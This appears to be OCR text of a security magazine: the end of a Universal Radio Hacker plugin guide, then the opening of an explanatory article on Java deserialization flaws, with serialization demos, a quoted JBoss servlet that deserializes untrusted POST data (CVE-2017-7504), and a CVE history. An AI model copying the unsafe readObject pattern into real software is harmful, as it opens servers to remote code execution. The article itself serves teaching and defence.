
You can configure the theme using *Edit*→*Options*→*View*→*Choose application theme*. Linux users can also configure **icon theme**. This allows using system icons instead of the bundled icon theme that come with URH. You can choose this via *Edit*→*Options*→*View*→*Choose icon theme*.

Note to KDE users: If you experience icon issues in file dialogs, it is necessary to switch the icon theme to *native icon theme* using *Edit*→*Options*→*View*→*Choose icon theme*.

7 Plugins

URH can be enhanced using plugins. To activate a plugin, simply check its checkbox using *Edit*→ *Options*→*Plugins*. In this section, you will find an overview of available plugins.

- **ZeroHide**: This plugin allows you to entirely crop long sequences of zeros in your protocol and focus on relevant data. You can set a threshold below. All sequences of directly following zeros, which are longer than this threshold, will be removed. This will give you a new entry in Analysis message table context menu.
- **RfCat**: With this plugin, we support sending bytestreams via RfCat (e.g. using YARD Stick One). Therefore, a new button below generator table will be created.
- **InsertSine**: This plugin enables you to insert custom sine waves into your signal as shown in fig. 30. You will find a new context menu entry in Interpretation signal view. Transform URH into a full fledged signal editor!
- **NetworkSDRInterface**: With this plugin, you can interface external applications using TCP. You can use your external application for performing protocol simulation on logical level or advanced modulation/ decoding. If you activate this plugin, a new SDR will be selectable in device dialogs. Furthermore, a new button below generator table will be created.
- **MessageBreak**: This plugin enables you to break a protocol message on an arbitrary position. This is helpful when you have redundancy in your messages. This will give you a new entry in Analysis message table context menu.



1345 selected | 1,34 ms | RSSI: 0,870

```
1010101010101010101010101010101010101010
0000000000000000000000000000000000000000
samples]
1010101010101010101010101010101010101010
```

```
000000000000000000000000000000000000
11001010001111001001100 [Pause: 5059

000000000000000000000000000000000000
```

Insert sine wave

Amplitude: 1,000
Frequency (Hz): 10,000K
Phase: 0,000°
Sample Rate: 1,000M
Samples: 1,345K
Time (seconds): 1,345m

Figure 30: Insert arbitrary sine waves in Interpretation with the InsertSine plugin.

27

An Overview On Deserialization Vulnerabilities In Java Virtual Machine (JVM)

by João Filho Matos Figueiredo

ABOUT THE AUTHOR

João Filho Matos Figueiredo

He is an Brazilian independent security researcher and developer, having notified critical vulnerabilities (ie remote code execution) affecting important products and companies, among them: Samsung.com, Blackberry.com, Oracle Cloud, U.S. Department of Defense (DoD) - multiples, Red Hat, banks, telecommunications companies, government and others. He also has bachelor's degree in Computer Science and a Master's Degree in Distributed Systems, both at the Federal University of Paraíba (UFPB), Brazil and is the author of the JexBoss security audit tool.

This paper discuss a persistent class of vulnerabilities [1] in Java (JVM) ecosystem applications and platforms - but not limited to this technology - which benefits from facilities provided by objects serialization / deserialization [2]. Initially, a brief introduction will be made on what it is and how objects deserialization work in Java Virtual Machine (JVM), followed by a history of its problems. The risks of this flexibility and the exploitations fundamentals will be presented through didactic examples, payloads explanations and customizations (based on of CVE-2015-7501 - apache commons-collections payload). The text continues with case studies from CVE-2017-7504 and CVE-2017-12149, containing information that helps to identify similar scenarios and presents a payload (gadget chain) for validation through multiplatform reverse shell connection - in addition to a 'Laboratory' and a tool for tests automation. Finally, remediation measures are discussed.

***NOTE**: For didactic purposes, "Java" can be used in places where, technically, would be the appropriate JVM (Java Virtual Machine). Likewise, "unsafe deserialization" will sometimes be written simply as "deserialization".*

The codes used in the examples, including the payload generators and the Lab that simulates a vulnerable web application, as well as the use instructions, are available at github: https://github.com/joaomatosf/JavaDeserH2HC

The original version of this article in Brazilian Portuguese can be accessed at http://h2hc.com.br/revista


Introduction

Often applications need to establish communication between different components: either sending, receiving or storing "messages" for later retrieval. One of the quickest ways to implement these requirements is to use object serialization.

Serialization basically consists of taking an object and converting it (serializing it) into a format suitable for transmission (e.g. via sockets) or storage (e.g. in databases, files, etc.), so that this can be "rebuilt" (deserialized) later. Depending on the technology / language used, a native mechanism may be available (prioritizing performance and easiness over interoperability) or, alternatively, using open formats (e.g. JSON, XML) for object representation (in this case, generally from third-party libraries).

In Java (JVM), the native mechanism [2] is widely adopted: it "converts" objects to a corresponding byte stream (serialization) and vice versa (deserialization) - it is just enough that the type (class) implements the Serializable or Externalizable interface. In addition, it is important to note that many protocols and features of the platform inherently depend on this functionality, such as Remote Method Invocation (RMI) [3], Java Management eXtensions (JMX) [4], Java Message Service (JMS) [5] and Common Object Request Broker Architecture (CORBA) [6] - common in Java environments.

Figure 1 illustrates an example where the "`A`" component on the left side serializes an object of Alien class and stores it in the "`ET_object.ser`" file. Subsequently, the "`B`" component on the right reads the file from the disk and proceeds with deserialization. Notice the first two bytes in the stream header (bottom image), which contain the `"magic number"` **`\xAC\xED`** - identifying it as a serialized Java object.



```
class Alien implements java.io.Serializable {

    String name;
    String source;

    private void readObject(java.io.ObjectInputStream in)
            throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        System.out.println("Deserializing an object of class: "+ getClass().getName());
    }

    private void writeObject(java.io.ObjectOutputStream out)
            throws IOException {
        out.defaultWriteObject();
        System.out.println("Serializing an object of class: "+ getClass().getName());
    }
```

```
public class TestSerialize {

    public static void main(String[] args)
            throws IOException {

        Alien ET = new Alien();
        ET.name = "Abu ce taí";
        ET.source = "Andromeda Galaxy";

        FileOutputStream fos = new FileOutputStream("ET_object.ser");
        ObjectOutputStream oos = new ObjectOutputStream(fos);
        oos.writeObject(ET);
        oos.flush();
        oos.close();

    }
}
```

```
public class TestDeserialize {

    public static void main(String[] args)
            throws IOException, ClassNotFoundException {

        FileInputStream fis = new FileInputStream("ET_object.ser");
        ObjectInputStream ois = new ObjectInputStream(fis);
        Alien ET = (Alien) ois.readObject();
        System.out.println("Hi, I'm "+ET.name+" from the "+ET.source);

    }
}
```

```
John:src joaomatosf$ javac TestSerialize.java TestDeserialize.java
John:src joaomatosf$ java TestSerialize
Serializing an object of class: Alien
John:src joaomatosf$ hexdump -C ET_object.ser
00000000  ac ed 00 05 73 72 00 05  41 6c 69 65 6e 82 e1 c5  |....sr..Alien...|
00000010  e0 00 4d 4b c6 03 00 02  4c 00 04 6e 61 6d 65 74  |..MK....L..namet|
00000020  00 12 4c 6a 61 76 61 2f  6c 61 6e 67 2f 53 74 72  |..Ljava/lang/Str|
00000030  69 6e 67 3b 4c 00 06 73  6f 75 72 63 65 71 00 7e  |ing;L..sourceq.~|
00000040  00 01 78 70 74 00 0b 41  62 75 20 63 65 20 74 61  |..xpt..Abu ce ta|
00000050  c3 ad 74 00 10 41 6e 64  72 6f 6d 65 64 61 20 47  |..t..Andromeda G|
00000060  61 6c 61 78 79 78                                 |alaxyx|
00000066
John:src joaomatosf$ java TestDeserialize
Deserializing an object of class: Alien
Hi, I'm Abu ce taí from Andromeda Galaxy
John:src joaomatosf$ _
```

Figure 1 - A Java object illustration of serialization, archive and deserialization

NOTE: To get codes used in the examples, use: `$ git clone https://github.com/joaomatosf/JavaDeserH2HC.git`

`$ cd JavaDeserH2HC`

Serialization is started by the **`writeObject()`** of *`ObjectOutputStream`* invoked by the TestSerialize class (highlighted at the left). However, note that the `writeObject ()` method of the Alien class itself (corresponding to the object being serialized) is invoked during this phase - as can be seen from the message displayed in terminal: "*Serializing an object of class: Alien*".

In turn, deserialization is performed by the `ObjectInputStream.`***`readObject()`*** method (highlighted directly in *TestDeserialize* class). Similarly, the code in ***`readObject()`*** of the *Alien class* (the type which object is being deserialized) is also **automatically** executed. For this behavior, such methods (which "auto run") were baptized **magic methods** - this is a fundamental detail.

In addition, by default, component B proceeds with deserialization (object graph reconstruction from byte stream), without performing content validation (i.e. there is no guarantee that the object is even *Alien* type) – an *Improper Input Validation* [7] classic failure. Only after the object "reconstruction" is completed, an attempt to convert it to the expected type is performed (*cast*). Consequently, an attacker could send / make available objects of arbitrary types (not just those that are expected) and expect that the application will proceed with deserialization (and consequent execution of the `readObject()` method) - even if, in the end, this results in a *cast* error and the object is discarded. Although this process may seem harmless, by combining this *Improper Input Validation* with a *Code-Reuse Attack* [8] "variant", the possibilities are amplified. In this context, in practical terms, the ability to manipulate / control objects properties (fields) and their respective injection into such *inputs (Object Injection*) is what can lead to arbitrary effects (e.g. deviation/redirect of execution flow). Because of this behavior, the technique was called *Property-Oriented Programming* (POP) [9], which is a high-level *Code-Reuse Attack* class. In fact, this scenario is so significant that it became a class of vulnerabilities itself, described by CWE-502 [1] and classified in OWASP [10] as *Deserialization of Untrusted Data*. In addition, in 2017, it was included in OWASP's Top 10 list - which describes the top 10 risks in web applications. In Java (JVM) context, a potential remote code execution (RCE) becomes possible if at least the following two conditions are fulfilled:

- **CONDITION 1**: Application / platform perform unsafe deserialization (which is default in JVM) of data provided by untrusted sources (e.g. users);
- **CONDITION 2**: If there is a "dangerous" code in the application / platform classpath that can be reused (e.g., serializable class that handles / invokes methods in user-controlled fields).

Both conditions are fundamental and there are flaws (with CVEs) for both the first case and the second (which need to be combined to reach a potential RCE). With respect to the latter, classes (codes) present in the classpath that can be utilized (reused) were named **gadgets** - referring to the term used by Shacham in *Return-Oriented Programming* technique (ROP) [8]. In turn, since the final payload generally takes advantage of multiple of these chained / combined gadgets, the term **gadget chain** was used - also in reference to the terminology used in ROP. Given these specific circumstances, considering a sufficient number of gadgets available in the application's classpath, deserialization can provide the attacker with a Turing- complete language that allows him to perform arbitrary computational operations on JVM - with no need of code injection [11]. The following subsection discusses, in general terms, the evolution of some events related to this class of vulnerabilities in the context of Java. Subsequently, the document provides didactic examples of how exploitations develops.

Short History

Although the subject has returned to the public spotlight since November 2015, after the CVE-2015-7450 [12] [13] (which reveals gadgets in the almost ubiquitous library commons-collections), the exploitation history of these vulnerabilities dates back a long time - affecting both server-side and client-side (e.g. applet sandbox escaping). The core of the problem, inherent in the deserialization mechanism itself in Java (JVM), was demonstrated by Marc Schoenefeld as early as 2004 [14]. Its Proof of Concept (PoC) resulted in Denial of Service (DoS) only using native Java Runtime Environment (JRE) code. Then other vulnerabilities emerged, but for some time the attacks were "limited" to DoS.

Years later, among others, came the CVE-2008-5353 (client-side), which deals with deserialization vulnerability in the *java.util.Calendar* class [15]. By allowing remote code execution (RCE) through Java Applets, it received attention and was used for a while for malware dissemination.

With regards to server-side flaws, at least since 2011, critical vulnerabilities in widely adopted Java Web technologies / frameworks have been publicly known. One of them was CVE-2011-2894, published by Wouter Coekaerts, which affects (reuse) components of Spring AOP [16]. An exploit was made available in 2013 by Alvaro Muñoz when it was among the top 5 most prevalent vulnerabilities [17].

Pierre Ernst came with CVE-2012-4858, pointing out a vulnerable input in IBM Cognos BI. Soon after, in January of 2013, he posted the remarkable Look-ahead Java Deserialization [18] article, in which he explained the problems of insecure deserialization (standard in JVM) and suggested a solution using the look-ahead technique. The suggestion essentially consisted of type-checking before deserialization.

Among others disclosed by Pierre Ernst, there is CVE-2013-2186, which exploits a class of the popular commons-fileupload library (DiskFileItem class) and makes it possible to write files in filesystem (if used in conjunction with a null-byte) [19]. Also, noteworthy is CVE-2013-4444, which allows code reuse during injected object garbage-collection (deletion of files via finalize() method) [20].

Dinis Cruz, Abraham Kang and Alvaro Munõz presented [21], in DefCon2013, vulnerabilities in the XMLDecoder and XStream libraries (CVE-2013-7285) - both used for deserialization of objects in XML format. The first is an integral part of the JRE and used by the Restlet framework (CVE-2013-4221), while the second is adopted by important projects (e.g. Jenkins, SpringMVC, OpenMRS, Struts2 REST plugin). In addition to the vulnerabilities pointed out in 2013, it should be noted that XStream allows (de)serialization of any class (regardless of whether or not to implements the Serializable interface) and, as in the native process, invokes the **magic methods** (when present). In this way, by default, it can be considered an instance of native deserialization, but with the potential to increase the attack surface (it was used, for example, in CVE-2017-9805, Struts2-REST plugin, which was recently published). Other pertinent CVEs were published the same year by other researchers, such as Takeshi Terada [22].

By 2012-2013, botnets made up of JBoss Application Servers grew. Among the main exploitation vectors, some have been known since the CVE-2007-1036 - although attack techniques have not yet used deserialization. Subsequently, duplicate CVEs were published on the same vectors (i.e. JMXInvokerServlet and EJBInvokerServlet, CVE-2012-0874 and CVE-2013-4810) and new forms of attacks have appeared. In 2014, the first version of the JexBoss tool [23] was published, which made it possible to validate/exploit them (and to suggest corrective actions), using deserialization techniques (code reuse via readExternal ()). Unfortunately, the tool was also used by criminals to disseminate the Ransomware Samas [24] and by nation-states for cyber espionage purposes [25].

Android joined the list with the publication of CVE-2014-7911, in which Jann Horn revealed a bug in implementing ObjectInputStream itself [26] (responsible for the deserialization process). As a result, any object could be deserialized, even if it did not implement the Serializable or Externalizable interface - thus amplifying condition 2 (code reuse attack). Later it was published as CVE-2015-3837, which abuses the OpenSSLX509Certificate class. The authors, Peles and Roee Hay, provided a work detailing their mechanism [27]. Both result in the ability to execute code and escalate privileges.

Finally, in 2015, Chris Frohoff and Gabe Lawrence presented CVE-2015-7501 [12] [13], which uses (mainly) the code in the InvokerTransformer class of the commons-collections library (versions 3.X <= 3.2.1 and 4.0) - widely present in the classpath of Java applications and platforms. With this, condition 2 (code reuse attack) has become satisfied for the majority of environments. Therefore, once an input is found that performs insecure deserialization of data from untrusted sources (condition 1), one can readily reuse the gadget chain pointed out by that CVE and potentially obtain a Turing - complete language that allows remote code execution (RCE) via JVM - therefore, platform independent. As an example, we cite the case of PayPal, affected through an input that accepted objects via HTTP POSTs [28].

Chris Frohoff also published the ysoserial tool [29], which enables easy generation of payloads to exploit (reuse) gadgets present in multiple common libraries. Later, new gadgets were presented, improved, discussed and included in the tool (by the author and the community).

CVE-2015-3253 is also worth mentioning, it was published by cpnrodzc7, affecting Groovy (popular library). In fact, Matthias Kaiser, another researcher in the field, had been aware of this vulnerability in parallel [30].

Since then, a greater number of CVEs and gadgets have emerged, especially golden-gadgets, which rely only on Java native code (JRE) [31] [32]. New techniques and insecure inputs have been made public - affecting important platforms and technologies - such as JNDI Injection, Google GWT, Atlassian Bamboo (Matthias Kaiser), Jenkins, ActiveMQ, Log4J (pimps, CVE-2017-5645), Pivotal, Oracle Cloud, JBossMQ, Apache Camel, Apache Shiro, JBoss AS (CVE-2017-12149), Resteasy, Struts2-REST plugin, Jackson (CVE-2017-7525), Multiple Java Application Servers [33] and more. The list is extensive and potentially tends to continue.

Backstage

The best way to understand risks is by analyzing how the exploitations works. This subsection presents an overview of the flow that occurs during the native deserialization of objects in Java (JVM), followed by didactic examples. This is the basis for understanding the Code Reuse POP Attack and thus the identification of gadgets and the construction of the payloads (gadget chains) - in addition to the identify of injectable inputs. It should be noted, however, that exploitations can be performed using public payloads (e.g., generated by the ysoserial, JavaDeserH2HC, using jexboss, etc.), simply by identifying an input in the application/platform that performs unsafe deserialization of data (**condition 1**). That is, with the tools and information available, multiple environments are subject to explorations - even by those who do not necessarily own the technical knowledge.

Deserialization flow and vulnerable inputs

One of the important (but not the only[1]) points to be observed when looking for inputs exposed to native deserialization vulnerabilities is the call to the `ObjectInputStream.`***`readObject()`*** method. It is responsible for encapsulating the process that will instantiate the class - referring to the object to be deserialized - invoke its magic methods (when present) and assign the values of its fields (object properties) from those received in the byte stream - besides other actions. Therefore, it is a **red flag** that indicates a potential injection point (**condition 1**).

It is not uncommon for serializable classes to implement their own version of **`readObject()`** (in addition to other **magic methods**), usually to execute extra logic on field values (which can be controlled by users). For teaching purposes, this method can be thought of as a kind of constructor - which is automatically invoked during the deserialization of objects of the respective types (as mentioned in the example of Figure 1). As a result, these classes are usually the starting point for gadget action / identification (**condition 2**) - precisely because they execute "customized" code in this or other magic methods (discussed later).


Figure 2 contains an example of vulnerable ordinary input (in this case, the CVE-2017-7504), in which a piece of code invokes `ObjectInputStream.readObject()` in a byte stream received via HTTP POST.

```
protected void processRequest(HttpServletRequest request,
HttpServletResponse response) throws ServletException,
IOException
{
  ObjectOutputStream outputStream = new
ObjectOutputStream(response.getOutputStream());
  try  {
    ObjectInputStream inputStream = new
ObjectInputStream(request.getInputStream());// Load data
    HTTPILRequest httpIlRequest =
(HTTPILRequest)inputStream.readObject(); (1)
Deserialization!
...
```

Figure 2 - readObject() method invoked on an ObjectInputStream containing the byte stream received via HTTP POST *(source: https://opensource.apple.com/source/JBoss/JBoss-734/jboss-all/varia/src/main/org/ jboss / mq / il / http / servlet / HTTPServerILServlet.java.auto.html*

In turn, the diagram in Figure 3 illustrates the execution flow that occurs from this call (reference (**1**), Figure 2) until its return (reference (**5**) in Figure 3) - essential to understand where the fragilities happens.

[1] *Another injection point occurs when the readUnshared() method of ObjectInputStream is called.*



```
aced 0005 7372 0005 416c
e000 4d4b c603 0002 4c00
0012 4c6a 6176 612f 6c61
696e 673b 4c00 0673 6f75
0001 7870 7400 0b41 6275
c3ad 7400 1041 6e64 726f
616c 6178 7978
```

```
ObjectInputStream ois = new
ObjectInputStream(userInput);
```

Figure 3 - Object Deserialization in JVM Simplified Flow Diagram

In the previous code part (Figure 2), as well as in the flow diagram (Figure 3), it is clear that casting (reference (**5**)) occurs only after `ObjectInputStream.`**`readObject()`** returns - when a considerable amount of code has been executed, including the magic methods *`readObject()/readResolve()`*. In reference (**5**), deserialization is complete.

When analyzing the diagram, once `readObject()` is invoked in `ObjectInputStream` (reference (**1**)), the flow goes through some methods until it reaches `resolveClass()` (reference (**2**)) (or resolves-`ProxyClass()`, when it comes to a Dynamic Proxy), which searches the classpath for the class corresponding to the object to be deserialized (the class descriptor is obtained from the byte stream by `readClassDesc()`). If it is found and implemented Serializable (or Externalizable), the class is returned and then an object is instantiated (only the constructor without arguments of the first non-serializable superclass is executed). The fields are then initialized with their default values and then restored from the information contained in the byte stream (provided by the user / attacker) by the `readSerialData()` method - or via default `ReadObject()`, if there is a "customized" `readObject()` in the class.

